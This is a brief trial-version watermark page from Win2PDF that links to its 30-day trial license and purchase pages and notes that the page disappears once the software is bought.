Visit <https://www.win2pdf.com/trial/> for a 30 day trial license.

This page will not be added after purchasing Win2PDF.

<https://www.win2pdf.com/purchase/>